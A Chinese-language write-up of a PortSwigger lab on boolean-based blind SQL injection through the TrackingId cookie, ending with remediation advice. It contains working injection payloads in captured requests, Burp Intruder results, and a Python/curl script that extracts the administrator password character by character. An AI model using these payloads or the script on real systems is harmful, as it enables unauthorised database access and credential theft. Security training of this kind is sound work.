

漏洞分析报告

漏洞名称	【SQL 注入布尔盲注】
测试平台	PortSwigger Web Security Academy
漏洞类型	【SQL 注入】
风险等级	高危
测试时间	2026 年

一、漏洞原理

布尔盲注（Boolean-based Blind SQL Injection）是 SQL 注入的一种变体。与联合注入不同，盲注场景下服务器不会将查询结果直接回显到页面，攻击者只能通过页面的两种不同响应状态（如是否出现特定文本）来推断条件的真假。

本漏洞位于 Cookie 中的 TrackingId 参数，后端将该参数直接拼接进 SQL 查询语句，未做任何过滤。当注入条件为真时，页面返回"Welcome back"文本；条件为假时则不返回。攻击者利用 SUBSTRING 函数逐字符比对，配合二分法和自动化脚本，最终完整还原出管理员密码。

二、漏洞危害

- 敏感数据泄露：攻击者可通过逐字符爆破获取数据库中的用户名、密码等敏感信息。本次测试中成功获取了管理员的 20 位密码并登录后台。
- 隐蔽性强：与联合注入不同，盲注不会在页面上产生明显的异常回显，传统的 WAF 规则更难检测，攻击行为更加隐蔽。
- 可自动化利用：配合脚本工具可在短时间内完成大量数据的提取，危害程度随自动化能力提升而显著增大。
- 权限提升：获取管理员凭证后可接管系统后台，进一步控制整个应用。

三、复现过程

3.1 测试环境

测试平台：PortSwigger Web Security Academy 靶场


使用工具：Burp Suite、浏览器

3.2 测试步骤

Step 1: 发现漏洞存在

对目标网站使用 Burp Suite 抓包发送到 repeater

对 cookie 里面 TrackingId 进行修改



Burp Suite Community Edition v2026.4.3 - Temporary Project

Target: <https://0a81005e049f45dd845c8cfc0016008f.web-security-academy.net> HTTP/2

Request

```
1 GET /filter?category=Accessories HTTP/2
2 Host: 0a81005e049f45dd845c8cfc0016008f.web-security-academy.net
3 Cookie: TrackingId=iZxg3J6qRip275Od' AND '1'='1; session=SCUlu16jREECRFNQW5LeHXShEG5ARkDZ
4 Sec-Ch-Ua: "Google Chrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a81005e049f45dd845c8cfc0016008f.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

Response

Blind SQL injection with conditional responses

Back to lab home

Back to lab description

Home | Welcome back! | My account

WE LIKE TO SHOP

Inspector


- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 2
- Request headers: 20
- Response headers: 3

Done

Event log (1) All issues

Memory: 168.0MB of 7.85GB

可以看到条件为真的时候出现 Welcome back!
而条件为假的时候不出现，发现注入点



Burp Suite Community Edition v2026.4.3 - Temporary Project

Target: <https://0a81005e049f45dd845c8cfc0016008f.web-security-academy.net> HTTP/2

Request

```
1 GET /filter?category=Accessories HTTP/2
2 Host: 0a81005e049f45dd845c8cfc0016008f.web-security-academy.net
3 Cookie: TrackingId=iZxg3J6qRip275Od' AND '1'='2; session=SCUlu16jREECRFNQW5LeHXShEG5ARkDZ
4 Sec-Ch-Ua: "Google Chrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a81005e049f45dd845c8cfc0016008f.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

Response

Blind SQL injection with conditional responses

Back to lab home

Back to lab description

Home | My account

WE LIKE TO SHOP

Inspector


- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 2
- Request headers: 20
- Response headers: 3

Done


Event log (1) All issues

Memory: 172.9MB of 7.85GB

Step 2: 确认 user 表存在



修改请求确认用户 administrator 存在




Step 3: 确认密码长度

用二分法缩小 length 范围确认密码长度为 20


<pre>1 GET /filter?category=Accessories HTTP/2 2 Host: Oa81005e049f45dd845c8cfc0016008f.web-security-ac ademy.net 3 Cookie: TrackingId=iZxg3J6qRip275Od' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>19)='a; session= SCUluI6jREECRFNQW5LeHX5hEG5ARkDZ 4 Sec-Ch-Ua: "Google Chrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml; q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8</pre>	W A Blind SQL injection with conditional responses LAB Not solved Back to lab home Back to lab description
<pre>1 GET /filter?category=Accessories HTTP/2 2 Host: Oa81005e049f45dd845c8cfc0016008f.web-security-ac ademy.net 3 Cookie: TrackingId=iZxg3J6qRip275Od' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>20)='a; session= SCUluI6jREECRFNQW5LeHX5hEG5ARkDZ 4 Sec-Ch-Ua: "Google Chrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml; q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8 ,application/signed-exchange;v=b3;q=0.7</pre>	W A Blind SQL injection with conditional responses LAB Not solved Back to lab home Back to lab description
<pre>GET /filter?category=Accessories HTTP/2 Host: Oa81005e049f45dd845c8cfc0016008f.web-security-ac ademy.net Cookie: TrackingId=iZxg3J6qRip275Od' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)=20)='a; session= SCUluI6jREECRFNQW5LeHX5hEG5ARkDZ Sec-Ch-Ua: "Google Chrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml; q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8</pre>	W A Blind SQL injection with conditional responses LAB Not solved Back to lab home Back to lab description

Step 4: 逐字符爆破密码

使用 Intruder 模块进行爆破



在 grep match 当中添加 Welcome back



得到密码第一位是 9

The screenshot shows the Burp Suite interface with the title "10. Intruder attack of https://0a81005e049f45dd845c8cfc0016008f.web-security-academy.net". The "Results" tab is active, displaying a table of attack results. The table has columns: Request, Payload, Status code, Response rece..., Error, Timeout, Length, Welcom..., and Comment. The data shows a successful brute-force attack where the correct password was found in the 36th request.

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Welcom...	Comment
36	g	200	400			5559	1	
0		200	318			5498		
1	a	200	349			5498		
2	b	200	447			5498		
3	c	200	407			5498		
4	d	200	348			5498		
5	e	200	346			5498		
6	f	200	420			5498		

At the bottom left, a progress bar indicates the attack is "Finished".

以此类推，逐字符爆破得出密码为 nbjxyl5kxf4rimbriinm
成功登录管理员账户

我的账户

您的用户名是：administrator

电子邮件

更新电子邮件

另：由于 Burp Suite 社区版限制，手工检测效率很低，可以通过 python 脚本优化

```
kilno@kilno: ~  
GNU nano 8.7.1 blind_sqli.py  
import subprocess  
import time  
  
url = "https://0a5b008c036172da808c7166009500f7.web-security-academy.net/filter?category=Food+%26+Drink"  
session_cookie = "wDaqPRLIFkP113z8DHZZ2HgJUG2Dbkhm"  
tracking_id = "2uxQa0mqFFGDSH5U"  
  
password = ""  
characters = "abcdefghijklmnopqrstuvwxyz0123456789"  
  
for position in range(1, 21):  
    for char in characters:  
        tracking = f"{tracking_id}' AND SUBSTRING((SELECT password FROM users WHERE username='administrator'),{position}>  
        cookie = f"TrackingId={tracking}; session={session_cookie}"  
        time.sleep(0.1)  
  
        result = subprocess.run(  
            ["curl", "-s", "-k", "-b", cookie, url],  
            capture_output=True, text=True  
        )  
  
        if "Welcome back" in result.stdout:  
            password += char  
            print(f"[+] 第{position}位: {char} | 已知密码: {password}")  
            break  
    else:
```

运行脚本得到管理员密码

```
kilno@kilno:~$ python3 blind_sqli.py  
[+] 第1位: n | 已知密码: n  
[+] 第2位: b | 已知密码: nb  
[+] 第3位: j | 已知密码: nbj  
[+] 第4位: x | 已知密码: nbjx  
[+] 第5位: y | 已知密码: nbjxy  
[+] 第6位: l | 已知密码: nbjxyl  
[+] 第7位: 5 | 已知密码: nbjxyl5  
[+] 第8位: k | 已知密码: nbjxyl5k  
[+] 第9位: x | 已知密码: nbjxyl5kx  
[+] 第10位: f | 已知密码: nbjxyl5kxf  
[+] 第11位: 4 | 已知密码: nbjxyl5kxf4  
[+] 第12位: r | 已知密码: nbjxyl5kxf4r  
[+] 第13位: i | 已知密码: nbjxyl5kxf4ri  
[+] 第14位: m | 已知密码: nbjxyl5kxf4rim  
[+] 第15位: b | 已知密码: nbjxyl5kxf4rimb  
[+] 第16位: r | 已知密码: nbjxyl5kxf4rimbr  
[+] 第17位: i | 已知密码: nbjxyl5kxf4rimbri  
[+] 第18位: i | 已知密码: nbjxyl5kxf4rimbrii  
[+] 第19位: n | 已知密码: nbjxyl5kxf4rimbriin  
[+] 第20位: m | 已知密码: nbjxyl5kxf4rimbriinm  
  
[完成] 管理员密码: nbjxyl5kxf4rimbriinm
```

四、注意事项

1. 授权范围：所有测试均在 PortSwigger 官方授权靶场中进行，严禁将上述技术用于未授权的真实系统。
2. 请求频率：盲注需要发送大量请求，在真实渗透测试中需注意控制请求频率，避免

触发 WAF 或导致目标服务不可用。

3. 操作痕迹：盲注产生的大量异常请求会在服务器访问日志中留下明显痕迹，真实场景中需评估日志审计风险。

五、修复建议

修复方案	说明
参数化查询（预编译）	最根本的防御手段。使用预编译语句将用户输入作为参数传入，从根本上消除注入风险。即使攻击者构造恶意 TrackingId 值，也无法改变 SQL 语句结构。
输入过滤与白名单校验	对 Cookie 中的 TrackingId 等用户可控参数进行严格的白名单校验，仅允许预期格式的字符（如字母数字），过滤单引号、注释符等 SQL 特殊字符。此方案作为辅助防御，不可单独依赖。
最小权限原则	数据库连接账户应仅授予业务所需的最低权限，限制对敏感表（如用户表）的访问。同时启用数据库审计日志，对异常高频查询行为进行告警，及时发现盲注攻击。

六、参考资料

- PortSwigger Web Security Academy: <https://portswigger.net/web-security>
- OWASP Top 10: <https://owasp.org/Top10/>